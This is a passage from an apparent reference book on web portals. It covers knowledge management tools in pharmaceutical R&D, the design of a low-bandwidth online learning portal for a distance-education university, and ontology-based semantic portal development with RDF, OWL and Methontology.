Knowledge management tools and strategies are evolving to simplify the creation of knowledge rich work and, as the case study has shown, it is the provision of collaborative tools such as the expert locating system, discussion forums, and knowledge mapping software which show the greatest impact and gain to an organisation. Allowing fellow employees to collaborate and communicate across R&D domains is driving pharmaceutical innovation, and concentrating on the provision of tools such as these creates a knowledge rich environment within which innovation flourishes. Recently, new collaborative tools such as the blog or Weblog have experienced a rise to prominence. Karger and Quan (2006) advocate the use of the blog as a powerful knowledge creation and capture tool when used in conjunction with a semantic framework, such as the one suggested within the article. Blogging software such as WordPress (http://wordpress.org/) allows the rapid creation and communication of semantically rich information that may aid the retrieval and capture of organisational knowledge. While the blog is a powerful and established medium for the communication of news over the Internet, to date little research has been conducted into their use within industry. Todoroki, Konishi, & Inoue (2006) have conducted a promising study into the use of a blog to capture the information regarding experiments that would usually be captured within notebooks, where the appeal of the blog appears to stem from increasing the accessibility and visualisation of information across the organisation. Making such semantically rich information available across an intranet within the pharmaceutical R&D domain is expected to yield valuable collaborative interactions. An example of such an approach is "In the Pipeline" (http://www.corante.com/pipeline/). This is an established public access blog that focuses on drug development within the pharmaceutical industry and illustrates the potential of the medium as a knowledge management portal component. "In the Pipeline" illustrates how articles on drug development promote discussion and consensus within a community of practice and attract responses from a wide range of people, primarily employed within the pharmaceutical industry.

CONCLUSION

The objectives of knowledge management are the generation, codification, and transfer of knowledge, and implementing a knowledge portal is a practical and effective means to achieve these measures. The article has outlined a series of minimum steps that should be addressed to achieve those objectives. Of greatest importance are the provision of an underlying semantic framework and the application of a structured knowledge model to enhance the value of knowledge and information committed to the organisations archives. It is recommended that practitioners, who are charged with introducing a knowledge management portal, must firstly determine the underlying concepts and terminology of the organisation before proceeding to implement collaborative tools. Only then should the organisation target the innovators with tailored collaborative tools such as discussion forums, expert location systems, knowledge mapping software, and blogs that gel together to create a collaborative environment that is conducive to the formation of knowledge networks and spontaneous collaborations which drive innovation.

KEY TERMS

Blog: A frequently updated Web site that is published on the Web or intranet; the latest information is listed first and often revolves around an author's personal interests, with supplementary information provided by other reader's comments.

eXtensible Markup Language (XML): A W3C initiative that allows information and services to be encoded with meaningful structure and semantics that computers and humans can understand, through the use of standard and user created tags.

Collaboration: The process of various individuals, groups, or systems working together through coordination and cooperation to achieve a reasoned answer to a problem scenario.

Knowledge Management (KM): The capture, organisation, storage, and dissemination of knowledge and experiences of individual workers and groups within an organization.

Knowledge Maps: The discovery and auditing of the tacit and explicit knowledge stores of an organisation. These stores are then mapped and visualised so as provide a guide for employees within the organisation.

Metadata: Structured data about data, metadata may be used to describe the format, author, and other relevant data on the information which has been collected. XML-based Web systems use metadata to provide an understanding of the information stored.

Ontology: A map of the concepts and relationships which exist between entities and communities of entities. Drug development ontologies commonly specify the relationships between physical compounds, drug families, and the relevant disease areas.

RDF: An underlying W3C standard XML framework for describing metadata using defined rules, information regarding the information content of a Web site, or XML document is stored using RDF.

Semantic Web: The conferment of meaning to information by computer languages and technologies which permit the interrelationships between scientific concepts to be machine readable. The Semantic Web is reliant upon ontology markup languages that enable knowledge tagging, such as RDF and XML.

Developing Online Learning Portals in Low Bandwidth Communities

Mac van der Merwe
University of South Africa, South Africa

Lorna Uden
Staffordshire University, UK

INTRODUCTION

University portals are emerging all over the world. Portals have been perceived by many people as the technologies that are designed to enhance work and learning processes at university by making workflows simpler and information more readily available in a form in which it can be processed (Franklin, 2004). There are many benefits for having a portal in a university. First, the portal makes it easy for people to find university information targeted specifically at them. Instead of the user searching the Web for information, a person identifies himself or herself to the portal, and the portal brings all relevant information to that person. Secondly, the portal uses a single consistent Web-based front end to present information from a variety of back-end data sources. Although information about people is stored in many different databases at a university, the role of a portal is to put a consistent *face* to this information so that visitors do not have to deal with dozens of different Web interfaces to get their information. Usability is an important issue when designing the university portal. Principles from human computer interaction must be included in the design of portals. However, there are also other issues that must be considered when designing portals with low bandwidth for universities in countries such as Africa. This concerns accessibility by students to the Web portals using limited bandwidth. Students in these countries have only limited bandwidth to access the portals. The development of portals for universities in these countries must take this factor into account. This article describes the development and use of the portal for an online learning environment (OLE) at a large distance-education institution in Africa for students with limited bandwidth. We first present a brief overview of portal, its benefits, and what it is used for in universities. The next section describes the requirements and objectives of the portals for our university. This is followed by our conceptual framework, which we have developed for the implementation of our OLE portal. The article then argues for the importance of customized development for implementing OLE portal for universities that have special needs.

WHY PORTALS?

Organizations need to provide timely, relevant information to customers, employees, and partners anywhere in the world, to meet today's business requirements. It is important that information does not get lost or become irrelevant and outdated. A good solution is to create and deliver highly relevant content on a portal.

Portals can be used to improve document management, communication and collaboration, information access and sharing, and assessment and reporting in education. They can be personalised for different types of users, such as student, teacher, parents, government agencies, and administrators. Relevant and pertinent information and services can be made available to users to enable them to be more effective and efficient in their learning tasks.

A portal is a gateway to the Web that allows organised information to the users through a single entry point. A good portal knows the individual using it and it changes with the individual. It acts as an individual's personal assistant, ready to act on his or her behalf. According to Daigle and Cuocco (2002, p.10), there are there main types of portals:

- **Vertical Portals:** Provide access to a variety of information and services about a particular area of interest.
- **Horizontal Portals:** Are often referred to as megaportals. These portals target the entire Internet community, for example, Yahoo.com or Lycos.com are megaportals. These sites often contain search engines.
- **University or Enterprise Portals:** Can be either vertical—focusing on a specific application such as accounting or financial aid information, or horizontal—offering access to almost all the information that an individual within the university needs to carry out his or her function.

EDUCATIONAL PORTALS

Portals have become one of the most visible information technology (IT) issues in the commercial sectors as well as in higher education. Portals offer a number of channels including reports and documents needed for class assignments, calendars, administrative information such as grades and degree audits, campus news and events, reference materials, and so forth.

Portals offer the following benefits to students:

- Increased and easier communication with faculty members
- Online access to courses
- Access to communities of interest within university, such as clubs, sports, and community service opportunities
- Access to latest university news
- Increased lifelong learning opportunities

Other benefits for staff members include:

- Instant access to information for advising students
- Simplified course management tools
- Real-time communication with students

When designed properly, a portal can improve the activities required to facilitate, manage, and assess learning. A portal can help teachers and students to discover new learning content and to express ideas in more innovative ways. It can streamline workflow and automate manual tasks. Fundamental portal capabilities include content aggregation, application integration, user authentication, personalisation, search, collaboration, Web content management, workflow and analysis, and reporting (Connect, 2004).

Typically, university portals can be grouped into institutional portals and subject-based portals (Franklin, 2004). The institutional portal provides its users with a wide range of services, integrating these through a common interface regardless of whether particular services are provided by the institution or not. An institutional portal contains information about the user, enabling it to customise itself and be customised to the individual's interests and responsibilities. A subject-based portal brings together a variety of information sources and tools about a common theme, but is unlikely to have much information about the user.

WHY ARE UNIVERSITIES IMPLEMENTING PORTALS?

Englert (2003) gives the following reasons to why universities are implementing portals. These are to:

- Integrate/streamline information and services.
- Improve service to students/staff.
- Offer personalised/customised/targeted service.
- Improve administration efficiency.
- Attract students.
- Enhance university image/raise profile.
- Engage/connect/build community.
- Offer distance/flexible learning.

DIFFERENT METHODS OF DEVELOPING PORTALS IN UNIVERSITIES

University portals can be developed in several ways. Each has its own advantages and disadvantages. The most straightforward option is to work with one of the university's existing suppliers that has a portal offering. Another option is to acquire a portal from a specialist vendor. A third option is to develop the portal in-house. The main benefit of this approach is the complete control it offers. Universities that plan to develop their portals in-house now have the opportunity to base their development on open-source products. This helps to speed up development time and reduce the cost.

In this article, we describe a case study of a university where the students are geographically distributed throughout the country. These students are taking distance-learning courses in different subjects. Broadband services in this area are very expensive for the home user, with less than 10% of the total Internet population having access to DSL services. The average student therefore makes use of a 56K connection. The design of an online learning environment (OLE) portal must take this into consideration. This was also our main reason for developing our OLE portal in-house, in order to customise the portal to our special requirements. Also, while an official student portal system is in place at this particular university, it simply did not cater to our faculty needs

A FRAMEWORK FOR THE DESIGN OF A LOW BANDWIDTH PORTAL


Components of an OLE portal

There are three main components to portals, as shown in Figure 1. These are administration, content, and technology components.

The administration component supports students in their academic pursuits and teachers in their teaching. It:

- manages noninstructional content (e.g., due dates, course/module information, notice boards, forums, etc.);
- manages the learning object repository (LOR), which contains the distinct learning objects used to construct course modules;

Figure 1. Content, administration, and technology components interaction in an OLE



- gathers information about the intended audience from the portal system (PS) in order to develop appropriate learning objects; and
- defines flags to import relevant PS information into the OLE (e.g., flag modules to import staff and student information, etc.).


The functionality the administration system (AS) offers is of critical importance, since staff acceptance is a major deterrent to online efforts. Acceptance and use of the AS by staff is not only dependent on the extent to which it is perceived to be useful, but also on the extent to which it does not *add* to existing workload. It therefore makes sense to have an AS that, where possible, taps into existing departmental and institution workflow models, thereby decreasing the input required. For example, if staff, in their normal duties, are required to make backups of static learning material to a central repository, it makes sense to tap into this backup upload procedure and simultaneously direct material to the OLE, thereby not only reducing staff load, but also supporting them into contributing to the OLE.

The content component requires that any learning component introduced into an OLE must be pedagogically meaningful. Pedagogical issues that currently challenge professionals are learning approaches, teaching methods, and students' expectations and experiences with instructional activities. Pedagogical intervention is required in the dynamic interactions that exist between student and course content, student and teacher (and/or facilitator), and student and peers, and also in the interaction between student and technological tools employed in the OLE. Besides varying computer and Web skills, learners have different learning styles, needs for different content depths, and even different attention spans. These considerations are complicated by different pedagogical requirements for discrete modules, and exact and pliable learning models can only be refined and defined after considerable online experimentation and continuous evaluation of the technologies employed, the learning model and content, the learner and the learning object repository (LOR). This implies that a portal is a constant work in progress, and is in continually *growing* in size and complexity, as graphically depicted in Figure 2.

Figure 2 reflects (the first) three hypothetical phases of development of an OLE. In phase 1, based upon the available technology, a particular learning model and content is proposed and implemented into the OLE. After a sustained period of evaluation of the technology employed, the interaction between learner and OLE (the learning model and content) is revised, and a second phase is initiated that results in a restructured (and thus evolved) OLE.

It is an iterative process that is primarily driven by decisions to implement pedagogically meaningful content dictated. Since each step adds to the one before, the existing structure must lend itself to extension, supporting the

Figure 2. A simplified development model for an evolving OLE



need for an open-source software (OSS) and open-systems approach to developing an OLE.

The technology component concerns the proper choice and use of technological tools (hardware and software) required to support and enable the evolution of both the learning model and the OLE. It includes decisions about the architecture, platform(s), and legacy systems that will form part of the OLE, as well as the scripting, database, Internet communication, and operating software technologies best suited to an open systems evolutionary approach. Objective criteria for selection include maturity of standard (reliability, availability, stability, acceptance, support, etc.), appropriateness (fit, costs, manageability, etc.), and ease of deployment, including extensibility of software technologies, in particular, to allow for emerging e-learning technologies.

Three collections of enabling technologies are employed in any OLE. These are technologies for teaching (TfT), technologies for learning (TfL), and technologies for administration (TfA). TfA and TfT are used by faculty for input into the OLE, while TfL is utilized by the learner and allows him/her to partake in the OLE.

At any given time, within each collection, the level of implementation of technologies is subjected to constraints that influence the type of learning model that can be employed. Once the level of implementation of any collection of technologies surpasses the level required by the current learning model and/or allowed by the constraints, OLE development continues to the next phase.

The required levels for collections of technologies within a particular learning model are not necessarily equal, neither fixed. Depending on the phase of implementation of the OLE, the collections may or may not be sufficient to support the learning model envisaged, in which case, the learning model must be reconceptualized.

Our Framework

For our low-bandwidth OLE framework, the administrative and content components are presented as tiers. In order to provide specific examples of applications used in the OLE and the type of interface offered, services and interface tiers have been added to the framework. The technology component is used to portray enablement over time in a four-stage evolving OLE. Figure 3 depicts the framework.

The framework is described in terms of the following general observations:

- The existence or absence of enabling technologies determines the stage of implementation of the OLE.
- While the OLE evolves horizontally from stage 1 to 4, the stages are not vertically inclusive. For example, depending on TfL, TfA, and TfT levels employed, the OLE may be rooted in stages 4 and 2 in terms of the Interface and Services tiers, but in stages 3 and 2 with respect to the Content and Administrative tiers.
- The OLE does not end with stage 4, but is open-ended to accommodate future technological developments.

Figure 3. A framework to implement an open software workflow in an Internet learning and teaching environment

TIERS	1 →	2 →	3 →	4 →
INTERFACE TIER	Static	Personalized/Customized	Portal	Portal
SERVICES TIER	E-mail Notice board Listservs Forums FAQ's	Electronic submissions Registration	Student services Streaming audio & video Chat Computer-based training	Video conferencing White boards Assessment
CONTENT TIER	Course material Course info Articles	Web-based (text) Web resources	Computer-based training media Institution databases	LOR
ADMIN TIER	Departmental info Upload of documents	User management Content management systems	Open systems management Course management	Learning content management

Enabling Technologies
Level of Interaction

- Each stage incorporates components from a previous stage, if required.

IMPLEMENTATION EXAMPLES

We hold two beliefs concerning our OLE experimentation. The first is the principle of technology mastering, a term coined by Kostopolous (1998, pp. 257-265). In the absence of established learning models, it makes more sense to follow a nonproprietary and evolutionary approach to the development of an OLE. In other words, until such time as there is conceptual coherence of online instruction paradigms, and until all or most of the constraints currently impacting on OLE's are removed, it makes sense to explore and experiment with various scripting, database, Internet communication, and operating software technologies, tools for online learning, in an effort to find a customized solution that fits a faculties current and future OLE requirements.


Our second belief is also ascribed to Kostopoulus (1998, pp. 257-265). He refers to it as the "last mile" problem. Many Web-based courses are "dead-on-arrival," that is, learners never get started because they cannot meet the technical requirements for the course (Horton, 2000). In some instances students cannot afford the required technologies, while in others they simply cannot figure out how to download, install, or get the required software and hardware up and running, which may add to faculty workload in terms of support. A moral dilemma is also created when some learners are excluded from elements of the OLE because of constraints, especially if no formal policy on the use of an OLE exists. The principle of technological minimalism thus dictates the OLE developers team have to consider the lowest level of technology to which each student has access to when decisions are made about the minimum technological requirements needed for course delivery and access. It is well worth to keep in mind that the more technological features a course requires to be presented, the more expensive and complex the technology required to produce these features, and the greater the limitation on student access is. Figure 4 shows a screen shot of the student interface Web page with panels and respective content generated from the database and personalized for a hypothetical student registered for five modules.

Any panel can be minimized, maximized, or closed, depending on the preferences of the student. Here, the departmental Notice Board has been minimized. A panel that is minimized does not load data, of course. It follows that a student has total control over which panels are loaded and hence, about the amount of data that is loaded. A student with access to higher bandwidth may choose to load all panels, while students with lower bandwidth may choose to minimize or even close panels. The page currently loads very quickly with all panels open, regardless the connection speeds. But the value of such a design in an evolving low-bandwidth OLE portal is obvious.

CONCLUSION

In this article we have described the main components of a low-bandwidth OLE. We presented a framework that can be used by course planners and designers to plan, develop, and implement an interactive and dynamic online learning

Figure 4. A screen shot the OLE portal. Personalized and customized home page generated with PHP from the faculty MySQL database (centre panel compressed to fit).



environment. We have argued that development of an OLE is best supported by an open system, evolutionary approach. Besides obvious economic arguments, we regard OSS as the appropriate "glue," not only because of its sustainable, dynamic, and responsive nature, but also since it allows one to devise workflow models appropriate to the requirements of an OLE and faculty.

We have shown how OSS and open systems can be used to design an efficient and easily maintainable Web platform that serves as interaction between the student, his study material, and his lecturers, by building a dynamic OLE that is easily administrable, yet powerful and scalable enough to allow for the future inclusion of complex interactions and even new technologies. When higher levels of interaction become attainable, the development platform is expected to fulfill whatever needs and requirements exist at that time, be it in the provision of applications to support interactive learning, or in the delivery process.

Both staff and students have responded well to our efforts, mainly because applications are designed around them and take cognizance of staff workloads and student needs. As it can be seen, OSS supports an open systems approach that, as demonstrated, allows greater leverage for customized OLEs.

KEY TERMS

Bandwidth: The amount of data that can be transmitted in a fixed amount of time.

Horizontal Portals: Often referred to as megaportals. These portals target the entire Internet community, for example, Yahoo.com or Lycos.com are megaportals. These sites often contain search engines.

Human-Computer Interaction (HCI): A discipline concerned with the design, evaluation, and implementation of interactive computing systems for human use.

Online Learning Environment (OLE): The use of the Internet for learning via coursework or information posted on the Web, electronic communication, and other instructional activities.

Open Source Software: Software for which the underlying programming code is available to the users so that they may read it, make changes to it, and build new versions of the software incorporating their changes

Usability: A quality attribute that assesses how easy it is to use the interface. It often refers to methods for improving ease of use during the design process.

Vertical Portals: Provide access to a variety of information and services about a particular area of interest.

D

Developing Semantic Portals

Brooke Abrahams
Victoria University, Australia

INTRODUCTION

A semantic portal is a type of community information portal that exploits semantic Web standards (Berners-Lee, Hendler, & Lassila, 2001) to improve structure, extensibility, customization, and sustainability. They are similar to a traditional cyberspace portal, except that Web resources are indexed using a rich domain ontology (a specification of key domain concepts) as opposed to, for example, a list of keywords, and are based on new Web markup languages such as Resource Description Framework (RDF) (Manola & Miller, 2004) and Ontology Web Language (OWL) (McGuinness & Harmelen, 2004). RDF provides a flexible and extensible format for describing information items and associated metadata, while OWL supports explicit representation of the domain ontologies used to classify and structure the items. Together, these enable a more decentralized approach to portal architectures. This chapter discusses comprehensive, ontology-based approaches for building high-value semantic portals. State of the art development tools and techniques are first presented both from a client-side and server-side perspective. Next, widely used methodologies and tools for building ontologies are discussed. Finally, a tool called Ontoviews is demonstrated, which has been designed to assist semantic portal developers by providing accessibility to search and dynamic linking services.

CLIENT-SIDE DEVELOPMENT

The first stage in the information item life cycle in a semantic portal is the creation of information. An information item is generally created as a conceptual instance of an ontology class using an ontology based annotator such as Cohse[1], OntoMat[2], or Shoe Knowledge Annotator[3]. These applications allow the information provider to create RDF markups, and then associate the markup to a Web page. At this stage there is still no one standard method for associating RDF with HTML. Popular annotation methods include:

- **Imbedding RDF in HTML:** This involves placing the RDF markup somewhere that it can be readily extracted while not displayed by the browser. This may be done using the head tags or comment tags of the HTML document.
- **Linking to external document:** This is arguably the purest solution from an architectural point of view. The RDF annotations are stored on a separate RDF file somewhere on the Web. The original HTML source document then contains a `<link>` to the annotation. One drawback of this method is that maintaining the metadata externally to the RDF source document can be an inconvenience.
- **Embed RDF as XHTML:** This approach basically involves hacking up a small DTD (document type definition) using XHTML Modularization for a variant of XHTML, putting it on the Web, and then referencing it from the source document. The main drawback with this method is that the DTDs are large and relatively complex; this is not a viable approach for typical HTML authors.

The most commonly used approach to annotation, however, is to embed the markup in the head or comment tags of an HTML file, as shown in Figure 1. The information can then be extracted by a Web crawling application and mediated with the ontology schema.

SERVER-SIDE DEVELOPMENT

Semantic portals require a means to store information in an RDF enabled database, retrieve documents from the database, process RDF statements to infer knowledge, aggregate information from different sources, including other domains, and process RDF queries. Semantic middleware applications facilitate the above tasks by providing a platform with access to required functionality. Developers can access pre-existing modules for storing, retrieving, querying, and inferring knowledge, by interfacing with a middleware environment via an application programming interface (API). Table 1 is a list of some of the most popular middleware environments. For some time the leading framework has been Jena[4].

The middleware environments in Table 1 provide access to a type of program called a reasoner. Reasoners can be employed to check cardinality constraints and class membership, or infer new knowledge from existing knowledge based on the semantics specified in an ontology. Examples of description logic reasoners are Racer Pro[5], Pellet[6], and Fact[7]. The environments also contain a query engine for processing RDF queries. Work on RDF query languages


Figure 2. Web search agent basic flow



has been progressing for a number of years. Several different approaches have been tried, ranging from familiar looking SQL-style syntaxes, such as RDQL (Seaborne, 2004) and Squish (Miller, 2001), to path-based languages like Versa (Ogbuji, 2005). The SPARQL (Prud'hommeaux & Seaborne, 2005) query language is a current W3C working draft and protocol for accessing RDF data. SPARQL is expected to soon become a W3C recommendation. A W3C recommendation is generally considered by organizations to be an industry standard.

The use of RDF and OWL tags in Web pages provides the opportunity for more advanced searching of Web content through the development semantically of enabled search engines. Major companies including Microsoft and Hewlett Packard have recently been investing in the development of a new breed of search engines called Web search agents. Web search agents crawl the Web searching for RDF and OWL documents, while at the same time providing an interface to the user. They facilitate user queries by determining then executing query a plan, and can be designed to initiate middleware application tasks. Web search agents are typically developed in a Java programming environment because of Java's powerful server side programming capability, and the fact that most middleware applications listed in Table 1 can be readily interfaced with Java. Figure 2 shows the typical work flow functionality of a Web search agent.

ONTOLOGY DEVELOPMENT

Constructing an ontology is an important step in the development of semantic portals. There is no one correct method to model a domain as there are always visible alternatives. Most of the time the best solution depends on the application that the developer has in mind and the tools that the developer uses to develop the ontology (Cristani & Roberta, 2005, p. 66). In recent years a series of different methodologies designed to assist with carrying out development tasks have been reported in the literature. Classical methods include Cyc (Lenat & Guha, 1990), Uschold and King's method (Uschold & King, 1995), and Methontology (Fernandez-Lopez, Gomes-Perez, & Juritso, 1997). These methodologies provide common and structured guidelines, which, if followed, can fasten the development process and improve the quality of

Table 2. Methontology framework (Gomes-Perez et al., 2004)

Name of the Phase	Input	Description	Output
Planning	Nothing: first step	Plan the main tasks to be done, the way in which they will be arranged, the time and resources that are necessary to perform these tasks	A project plan
Specification	A series of questions such as: "Why is this ontology being built and what are its intended uses and end-users?"`	Identify ontology goals	Ontology requirement specification document written in natural language, using a set of intermediate representations or using competency questions, respectively. The document has to provide at least the following information: the purpose of the ontology (including its intended users, scenarios of use, end users, etc.), the level of formality used to codify terms and meanings (highly informal, semi-informal, semi-formal, rigorously formal ontologies), the scope, and its characteristics and granularity. Properties of this document are: concision, partial completeness, coverage of terms, the stopover problem and level of granularity of ache and every term, and consistency of all terms and their meanings.
Conceptualization	A good specification document	Conceptualize in a model that describes the problem and its solution. To identify and gather all the useful and potential usable domain knowledge and its meanings	A complete glossary of terms (including concepts, instances, verbs, and properties). Then, a set of intermediate representations such as concepts, classification trees, verb diagram, table of formulas, and table of rules. The aim is to allow the final user to ascertain whether or not an ontology is useful and to compare the scope and completeness of several ontologies, their reusability, and share-ability.
Formalization	Conceptual model	Transform conceptual model into a formal or semi-compatible model, using frame-oriented or description logic representation systems	Formal conceptualization
Integration	Existing ontologies and the formal model	Processes of inclusion, polymorphic refinement, circular dependencies, and restriction. For example, select meta ontologies that better fit the conceptualization	
Implementation	Formal model	Select target language	Create a computable ontology
Maintenance		Including, modifying definition in the ontology	Guidelines for maintaining ontologies
Acquisition		Searching and listing knowledge sources through nonstructured interviews with experts to have detailed information on concepts, terms, meanings, and so on.	A list of the sources of knowledge and a rough description of how the process will be carried out and what techniques will be used.
Evaluation	Computable ontology	Technical judgment with respect to a frame of reference	A formal and correct ontology
Documentation			Specification document must have the property of concision

the end result. The Methontology framework supported by ontology engineering environment WebODE[8] is the most famous design methodology. It is presented in Table 2.

A number of development and editing tools are also available to help ease the complex and time consuming task of building ontologies. Tools such as OilEd[9], Ontostudio[10], and Protege[11] provide interfaces that help users carry out some of the main activities of the ontology development process. One of the oldest and most widely used tools is Protégé. Protégé (which now supports OWL) allows the user to define and edit ontology classes, properties, relationships, and instances using a tree structure. Ontologies can be exported into a variety of formats, including OWL, RDF(S), and XML Schema. Table 3 lists some of the ontology editing tools available today.

DESIGN ISSUES

The development of a semantic portal of a directory of UK environmental organizations as documented by Reynolds, Shabajee, and Cayzer (2004), revealed that the design of such portals throws up the following challenges:

- **Moderation and access control:** Decentralized portal design enables an interesting security model. In Reynolds' test implementation, the aggregator will have a record of which source URL's are deemed to be authoritative for a given organization. Each organization can then impose its own access and validation rules governing the update of that data. Some central administration is needed to moderate this "white list" of acceptable information sources. A semantic Web crawler approach which supports dynamic addition of new sources is one possibility, but does not in itself address the problems of discovering "unsuitable" material.
- **Navigation:** The rich classification of portal items is only useful if the interface complexity is kept under control. Current experience suggests that a faceted browse approach modeled after the Flamenco project[12] offers a good balance between expressiveness and simplicity.
- **Provenance:** The ability to mix community extensions and annotations with an organization's own data is a powerful feature of the approach. However, it is important that when a user is navigating the site they are able to clearly separate authoritative data from third party data, and in the latter case find where it came from in order to decide how much to trust it. This raises design issues for efficient recording of provenance and trust model issues (delegation and so forth), but also user interface issues of how to make the provenance of items clear.
- **Open-ended data model:** Reynolds wishes to support the open-ended nature of the RDF data model so that new properties and classes (whether authoritative or third party) can be incrementally added. The visualization engine, though, needs to adapt to such changes without requiring new rendering templates to be created at each stage.

